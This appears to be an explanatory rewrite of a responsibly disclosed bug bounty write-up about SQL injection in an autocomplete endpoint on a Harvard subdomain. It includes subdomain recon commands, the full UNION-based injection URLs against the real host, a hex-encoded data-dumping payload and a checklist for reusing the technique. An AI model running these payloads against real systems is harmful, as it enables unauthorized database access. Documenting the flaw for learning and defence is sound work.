SQL Injection in Harvard’s Subdomain
 Published on medium.com
Hi there! I’m Bibek Neupane from Nepal.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Harvard runs a subdomain, profile.itatti.harvard.edu, that serves a profile-style application. One of its features is an autocomplete suggestion endpoint, /suggest-wstates.php, which the browser calls with a GET request carrying the user's partial input in the q parameter. The page sends q=undefined, and the endpoint returns suggestions rendered inside an HTML select element as option tags.
The researcher, Bibek Neupane (@nb1b3k), found a SQL injection in that endpoint after a period of hunting in which his XSS submissions kept coming back as duplicates.
Setup
The work was done from a browser with the Network tab open, plus Burp Suite for intercepting and replaying requests. Reconnaissance used the following tools:
- assetfinder by TomNomNom
- subfinder by ProjectDiscovery, with API keys configured in its config file to widen results
- httpx by ProjectDiscovery
- nuclei by ProjectDiscovery, run with its templates and excluding
infofindings
Finding it
Subdomain collection and probing were run as follows:
echo "harvard.edu"|assetfinder -subs-only |tee ast.txt
echo "harvard.edu"|subfinder |tee sub.txt
cat ast.txt sub.txt| sort -u >>subdomains.txt
Then the list was passed to httpx, with nuclei running in the background against the same list while the researcher browsed manually:
FOR NUCLEI: cat subdomains.txt| httpx| nuclei -t ~/nuclei-templates/ -es info |tee nucleiResult.txt
For Manual Testing: cat subdomains.txt| httpx -title -status-code -content-length
While nuclei churned through low-hanging bugs in the background, he picked subdomains with interesting names or titles from the httpx output. One of them was profile.itatti.harvard.edu. With the browser's Network tab recording, he noticed a GET request to the /suggest-wstates.php?q=undefined endpoint. A PHP endpoint taking a query parameter straight from the browser was enough to send the request to Burp Repeater and start probing for SQL injection.
Exploitation
Step 1: break the query with a quote
https://profile.itatti.harvard.edu/suggest-wstates.php?q=undefined'
Appending a single quote caused some contents of the response to go missing.
Step 2: confirm with a comment
https://profile.itatti.harvard.edu/suggest-wstates.php?q=undefined' --+
Adding a comment sequence after the quote brought the contents back.
Step 3: count the columns, first attempt
https://profile.itatti.harvard.edu/suggest-wstates.php?q=undefined' +order+by+3 --+
Ordering by three columns made the contents disappear again.
Step 4: count the columns, second attempt
https://profile.itatti.harvard.edu/suggest-wstates.php?q=undefined' +order+by+2--+
With two columns the contents came back, so the result set has two columns.
Step 5: union select
https://profile.itatti.harvard.edu/suggest-wstates.php?q=undefined' +union+select+1,2--+
A UNION SELECT with two literal values was appended to the original query.
Step 6: find the reflected column
In the response to the previous request, the value 1 appeared in the output. That means the first column of the union is rendered back to the page, so it is the place to inject expressions.
Step 7: dump the database name
https://profile.itatti.harvard.edu/suggest-wstates.php?q=undefined'+union+select+database(),2--+
Replacing the literal 1 with database() returned the database name in the response.
Step 8: dump several values at once with a formatted payload
The final payload concatenates the database name, version, user, port and hostname into a single string, with HTML markup and labels hex-encoded so the output renders cleanly in the page:
https://profile.itatti.harvard.edu/suggest-wstates.php?q=undefined%27+union+select+concat([redacted],0x3c62723e,0x44617461626173653a20,database(),0x3c62723e,0x56657273696f6e3a20,@@version,0x3c62723e,0x557365723a20,user(),0x3c62723e,0x506f72743a20,@@PORT,0x3c62723e,0x486f73746e616d653a20,@@HOSTNAME),2--+

The response rendered the injected values as a heading in the page.
Dissecting the final payload
The expression inside concat is:
concat([redacted],0x3c62723e,0x44617461626173653a20,database(),0x3c62723e,0x56657273696f6e3a20,@@version,0x3c62723e,0x557365723a20,user(),0x3c62723e,0x506f72743a20,@@PORT,0x3c62723e,0x486f73746e616d653a20,@@HOSTNAME)
The first hex string decodes to </option></select><h1>SQLI by Bibek Neupane ( nb1b3k )<br>. The closing </option></select> tags break out of the option and select elements the suggestions are normally rendered inside, so the rest of the output is no longer confined to the dropdown and is displayed as page content. The 0x3c62723e that follows decodes to <br>, which breaks the line. Then 0x44617461626173653a20 decodes to Database: , so database() prints as Database: database_name. The same pattern repeats for the version (@@version), the user (user()), the port (@@PORT) and the hostname (@@HOSTNAME), each preceded by a hex-encoded label and a <br>.

Hex values were decoded with an online hex-to-ASCII converter to build and check the payload.
Root cause
The q parameter is interpolated into a SQL statement without parameterisation or escaping, so a single quote terminates the string literal and lets the caller append arbitrary SQL. The hex-encoded markup escaped the select element and rendered as page content. The report does not describe any server-side defence that was present and bypassed; the injection worked directly.
Impact
An attacker could read data from the database behind the endpoint, as demonstrated with the database name, version, user, port and hostname. The report does not go further into what else the database user could reach. The researcher submitted the proof of concept to [redacted], the report was accepted, the vulnerability was resolved, and he received a thank-you letter from the Harvard CISO.
Timeline as given in the report:
| Event | Date |
|---|---|
| Reported | Feb 11, 2022 |
| Response (met the requirements for a thank-you letter) | Thu, Mar 31 |
| Resolved and thank-you letter received | April 15 |
Fix
The report states only that Harvard resolved the vulnerability. It does not describe the change made. The appropriate fix is to use prepared statements with bound parameters for the q value, and to HTML-encode anything reflected into the suggestions response.
Variants to test
- Quote and comment probes on any parameter that feeds a suggestion or search endpoint: send
', then' --+. A response that breaks on the first and recovers on the second is a strong signal. - Column counting with
order by Nincrementing N until the response breaks, then aunion selectwith that many literals. A positive result is a literal value appearing in the rendered output. - Replace the reflected literal with
database(),@@version,user(),@@PORTand@@HOSTNAMEto confirm data extraction. - Where output is rendered inside HTML, hex-encode closing tags for the surrounding element (for example
</option></select>) and check whether injected markup escapes its container and renders as page content. - Run the same probes on other PHP endpoints discovered during subdomain recon, especially those returning fragments that the front end inserts into the DOM.
What happened, in plain words
A security researcher was hunting for bugs on websites owned by Harvard University. He had spent a lot of time submitting reports about a common bug called XSS, and most of them were rejected as duplicates, meaning someone else had already reported the same thing. So he changed tactics and looked at a different kind of bug: SQL injection.
He found one on a Harvard subdomain called profile.itatti.harvard.edu. A subdomain is a smaller site that belongs to a larger one: if harvard.edu is the main building, profile.itatti.harvard.edu is one office inside it. That office had a small feature that suggests values as you type, and the feature was built in a way that let a visitor slip their own database instructions into the request. Using those instructions, the researcher made the site print out details about its own database: its name, version, user, port and hostname.
He reported it to Harvard by email, they fixed it, and he received a thank-you letter from Harvard's CISO. CISO stands for Chief Information Security Officer, the person in charge of security at an organisation.

The screenshot above is the opening of the researcher's write-up, where he introduces himself as Bibek Neupane from Nepal and says this is his first write-up.
The words you need before we start
A few ideas come up again and again, so here they are in everyday terms.
- A web request is your browser asking a website for something. When you type in a search box, your browser sends a small message to the server saying "here is what the user typed, give me suggestions". The server sends a reply, and the page updates.
- A URL parameter is the part of a web address after a question mark. In
example.com/search?q=cats, the parameter is namedqand its value iscats. The server reads that value and uses it to decide what to send back. - An endpoint is a specific address on a server that does one job. Think of a large office building: the street address gets you to the building, but you still need to know which desk handles your request. The endpoint is the desk.
- PHP is a programming language commonly used to build the server side of websites. A file ending in
.phpis a script written in it. - A database is an organised store of information, like a very large set of linked spreadsheets. A website's database holds things like user records, product lists or, in this case, lists of place names.
- SQL is the language used to ask a database questions, such as "give me all the place names that start with 'New'".
- SQL injection is a bug where a website takes something a visitor typed and pastes it directly into an SQL question without checking it. If the visitor types ordinary text, all is well. If they type special SQL characters, they can change the question the database is asked. It is like a form where you write your name, and someone writes "and also hand over the keys to the safe" in the same box, and the person reading the form follows both instructions.
- A GET request is the simplest kind of web request: the browser asks for a page or a piece of data by visiting a URL, with all the details visible in the address. It is the kind you get when you click a link or type an address in the bar.
- The Network tab is a panel in the browser's developer tools that lists every request the page makes and every reply it gets. It is how you see the conversation between the page and the server.
- Burp Suite is a tool that sits between your browser and a website, letting you pause a request, change it, and send it again as many times as you like. Its Repeater feature is a screen for editing and resending one request over and over.
- A comment in SQL is text the database ignores. In SQL,
--starts a comment that runs to the end of the line. The+signs in a URL stand for spaces, so--+means "dash dash space". - A column is one field in a table of results. If a query returns a table with two columns, each row has two values.
- UNION SELECT is an SQL feature that glues the results of a second query onto the first. If the first query returns two columns, the second one must also return two columns, which is why counting columns matters.
- Hex encoding is a way of writing text as numbers. Every character has a numeric code, and hex writes that code in base 16. For example, the character
<is code 60, written3cin hex. Programmers use it to sneak text past filters that look for literal characters. - HTML tags are the instructions that tell a browser how to display content.
<select>creates a dropdown list,<option>creates one entry in that list,<h1>makes a large heading, and<br>starts a new line.
Step 1: finding candidate websites
The researcher began with reconnaissance, usually shortened to recon: the work of mapping out what a company owns on the internet before testing anything. He used free tools that collect subdomain names from public sources.
echo "harvard.edu"|assetfinder -subs-only |tee ast.txt
echo "harvard.edu"|subfinder |tee sub.txt
cat ast.txt sub.txt| sort -u >>subdomains.txt
Line by line:
echo "harvard.edu"prints the textharvard.edu. The vertical bar|takes that output and hands it to the next command,assetfinder, which is a tool that looks for subdomains of the name it is given. The-subs-onlyoption tells it to return only subdomain names.tee ast.txtboth shows the results on screen and saves them to a file calledast.txt.- The same thing again, but with a different tool,
subfinder, saving tosub.txt. Using two tools gives more results because each one draws on different public sources. cat ast.txt sub.txtprints both files one after the other.sort -usorts the combined list and removes duplicates (-umeans unique).>>subdomains.txtappends the result to a file calledsubdomains.txt.
The researcher notes that he put API keys into subfinder's configuration file to get more results. An API key is a secret code that identifies you to a service, a bit like a membership card: some services only give full results to people who present one.
Step 2: checking which subdomains are alive
A long list of names is not much use until you know which ones actually respond. So he passed the list to two more tools.
FOR NUCLEI: cat subdomains.txt| httpx| nuclei -t ~/nuclei-templates/ -es info |tee nucleiResult.txt
For Manual Testing: cat subdomains.txt| httpx -title -status-code -content-length
Line by line:
- The first line is the automated scan.
cat subdomains.txtprints the list.httpxvisits each name and keeps only the ones that answer.nucleithen runs a large collection of ready-made checks against those live sites;-t ~/nuclei-templates/points it at the folder of checks, and-es infoexcludes the lowest-severity "informational" findings so the output is not drowned in noise. The results are saved tonucleiResult.txt. - The second line is for the researcher's own browsing.
httpxagain visits each name, but this time it also fetches the page title, the HTTP status code (a number such as 200 for success or 404 for not found) and the size of the page. That gives a quick overview he can scan by eye.
The point of running both at once is time: the automated scan hunts for easy, well-known bugs in the background while the researcher looks manually for anything that stands out. He was specifically looking for subdomains with interesting names or page titles, because unusual names often mean forgotten or less-maintained applications.
Step 3: spotting the interesting request
One name caught his eye: profile.itatti.harvard.edu. He opened it in his browser with the Network tab recording, and watched the requests the page made. One of them stood out: a GET request to /suggest-wstates.php?q=undefined.
Two things made this interesting. First, the file ends in .php, so it is a server-side script, not a static page. Second, it takes a value from the address bar in a parameter called q and presumably uses it to produce suggestions. Whenever a value typed by a visitor travels to the server and gets used, there is a chance the server handles it carelessly. The value undefined is what the page sent in the request he noticed.
He sent the request to Burp Repeater, where he could change the q value and resend it as often as he liked, watching how the reply changed each time.
Step 4: testing with a single quote
https://profile.itatti.harvard.edu/suggest-wstates.php?q=undefined'
He added one character to the value: a single quote '. In SQL, text values are wrapped in single quotes, so a quote inside the value can end the text early and leave the rest of the query malformed. The result was that some of the page's contents went missing. That is a classic first sign of SQL injection: the page had less to show.
Step 5: confirming with a comment
https://profile.itatti.harvard.edu/suggest-wstates.php?q=undefined' --+
A broken query is suggestive but not proof. To confirm, he added --+ after the quote. As explained above, -- starts an SQL comment and + is a space in a URL, so everything the original query said after that point is now ignored. If the quote really did break the query, commenting out the remainder should repair it. The contents came back. The contents came back, which suggested the quote had broken the query.
Step 6: counting the columns
To pull data out with a UNION SELECT, you first need to know how many columns the original query returns, because the second query must match. The standard trick is to ask the database to sort by an increasing number of columns and see when it complains.
https://profile.itatti.harvard.edu/suggest-wstates.php?q=undefined' +order+by+3 --+
order by 3 asks the database to sort the results by the third column. The contents disappeared.
https://profile.itatti.harvard.edu/suggest-wstates.php?q=undefined' +order+by+2--+
With order by 2 the contents came back, so the query returns exactly two columns.
Step 7: gluing on a second query
https://profile.itatti.harvard.edu/suggest-wstates.php?q=undefined' +union+select+1,2--+
UNION SELECT attaches a second set of results to the first. Because the original query has two columns, the added query supplies two values, the plain numbers 1 and 2. The --+ comments out whatever came after in the original query so it does not interfere.
Step 8: finding which column is shown on the page
In the reply to that request, the number 1 appeared in the page output. That is important: it means the first column of the results is printed back to the visitor. The second column is not shown, so only the first is useful. From now on, anything placed in the position of 1 will be displayed on the page.
Step 9: asking the database its own name
https://profile.itatti.harvard.edu/suggest-wstates.php?q=undefined'+union+select+database(),2--+
Instead of the literal 1, he put database(), an SQL function that returns the name of the current database. Since the first column is displayed, the database name appeared in the response. This is the moment the bug stops being a curiosity and becomes a data leak.
Step 10: pulling several values at once, with formatting
The final payload collects five pieces of information in one request and formats them so they display neatly on the page:
https://profile.itatti.harvard.edu/suggest-wstates.php?q=undefined%27+union+select+concat([redacted],0x3c62723e,0x44617461626173653a20,database(),0x3c62723e,0x56657273696f6e3a20,@@version,0x3c62723e,0x557365723a20,user(),0x3c62723e,0x506f72743a20,@@PORT,0x3c62723e,0x486f73746e616d653a20,@@HOSTNAME),2--+
The screenshot shows the page after this request: the injected values are rendered as a heading on the page itself.
A few things to notice in the URL. %27 is the URL encoding of a single quote, so it does the same job as the ' in earlier steps. concat(...) joins all its arguments into one string, which is how five separate values fit into a single column. The long 0x... strings are hex-encoded text, explained in the next section.
Step 11: taking the payload apart
The expression inside concat is:
concat([redacted],0x3c62723e,0x44617461626173653a20,database(),0x3c62723e,0x56657273696f6e3a20,@@version,0x3c62723e,0x557365723a20,user(),0x3c62723e,0x506f72743a20,@@PORT,0x3c62723e,0x486f73746e616d653a20,@@HOSTNAME)
Why hex-encode the labels and tags instead of writing them plainly? Because the suggestions are normally placed inside a dropdown, and the researcher wanted the output to break out of that dropdown and appear as ordinary page content. Writing the tags in hex avoids any filtering that might look for literal angle brackets.
The first hex string decodes to </option></select><h1>SQLI by Bibek Neupane ( nb1b3k )<br>. The closing </option> and </select> tags end the dropdown list early, so whatever follows is no longer trapped inside it. The <h1> makes the text a large heading, and <br> starts a new line.
Next, 0x3c62723e decodes to <br>, another line break. Then 0x44617461626173653a20 decodes to Database: , so the database() function prints as Database: database_name. The same pattern repeats for the version (@@version), the user (user()), the port (@@PORT) and the hostname (@@HOSTNAME), each with a hex-encoded label and a line break in front of it.
The screenshot shows the online hex-to-ASCII converter the researcher used to turn these hex strings back into readable text while building and checking the payload.
Why it worked
Two mistakes combined. First, the q value was inserted into the SQL question without any separation between code and data. The proper defence is a prepared statement, where the database is told in advance which parts are instructions and which are just values, so a quote in the value can never change the question. Second, the results of the query were placed into the page without HTML encoding, so the injected tags were treated as real markup and rendered. The report does not describe any server-side defence that was present and bypassed; the injection worked directly.
What an attacker could do with it
An attacker could read data from the database behind that endpoint. The proof of concept demonstrated the database name, version, user, port and hostname. The report does not go further into what else that database user could reach. The researcher emailed the proof of concept to [redacted], the report was accepted, the vulnerability was resolved, and he received a thank-you letter from the Harvard CISO.
| Event | Date |
|---|---|
| Reported | Feb 11, 2022 |
| Response (met the requirements for a thank-you letter) | Thu, Mar 31 |
| Resolved and thank-you letter received | April 15 |
How it should be fixed
The report states only that Harvard resolved the vulnerability and does not describe the change made. The appropriate fix is to use prepared statements with bound parameters for the q value, and to HTML-encode anything reflected into the suggestions response.
Things to try on your own
- On any parameter that feeds a suggestion or search box, send a single quote
', then' --+. If the page breaks on the first and recovers on the second, that is a strong signal. - Count the columns with
order by N, raising N until the response breaks, then use aunion selectwith that many values. Success looks like one of your literal values appearing in the page. - Replace the reflected literal with
database(),@@version,user(),@@PORTand@@HOSTNAMEto confirm you can read data. - Where output lands inside HTML, hex-encode the closing tags of the surrounding element (for example
</option></select>) and see whether your markup escapes its container and renders as page content. - Run the same probes on other PHP endpoints found during subdomain recon, especially ones that return fragments the front end inserts into the page.
Glossary
- API key: a secret code that identifies you to an online service, like a membership card.
- assetfinder: a tool that collects subdomain names for a given domain from public sources.
- Burp Suite: a tool that sits between your browser and a website so you can pause, edit and resend requests.
- CISO: Chief Information Security Officer, the person responsible for security at an organisation.
- Column: one field in a table of results; a query returning two columns gives two values per row.
- Comment (SQL): text the database ignores;
--starts a comment to the end of the line. - concat: an SQL function that joins several strings into one.
- Database: an organised store of information that a website reads from and writes to.
- database(): an SQL function that returns the name of the current database.
- Duplicate report: a bug report for an issue someone else already reported.
- Endpoint: a specific address on a server that performs one job.
- GET request: a web request made by visiting a URL, with the details visible in the address.
- Hex encoding: writing text as base-16 character codes, for example
<becomes3c. - HTML: the markup language that tells a browser how to display content.
- httpx: a tool that visits a list of hosts and reports which ones respond, with details such as title and status code.
- Network tab: a browser developer-tools panel listing every request and reply a page makes.
- nuclei: a tool that runs a large collection of ready-made vulnerability checks against live sites.
- Parameter: the part of a URL after the question mark, made of a name and a value, such as
q=cats. - PHP: a programming language commonly used for the server side of websites.
- Prepared statement: a way of sending SQL where values are kept separate from instructions, so they cannot change the query.
- Recon: reconnaissance, the work of mapping out what a company owns online before testing it.
- Repeater: the Burp Suite screen for editing and resending a single request repeatedly.
- SQL: the language used to ask a database questions.
- SQL injection: a bug where visitor input is pasted into an SQL question unchecked, letting the visitor change the question.
- Subdomain: a smaller site belonging to a larger one, such as
profile.itatti.harvard.eduunderharvard.edu. - subfinder: a tool that collects subdomain names from multiple public sources.
- UNION SELECT: an SQL feature that attaches the results of a second query to the first, which must have the same number of columns.
- URL encoding: writing special characters in a URL as
%plus a code, such as%27for a single quote. - XSS: cross-site scripting, a bug where a site runs visitor-supplied script in other people's browsers.


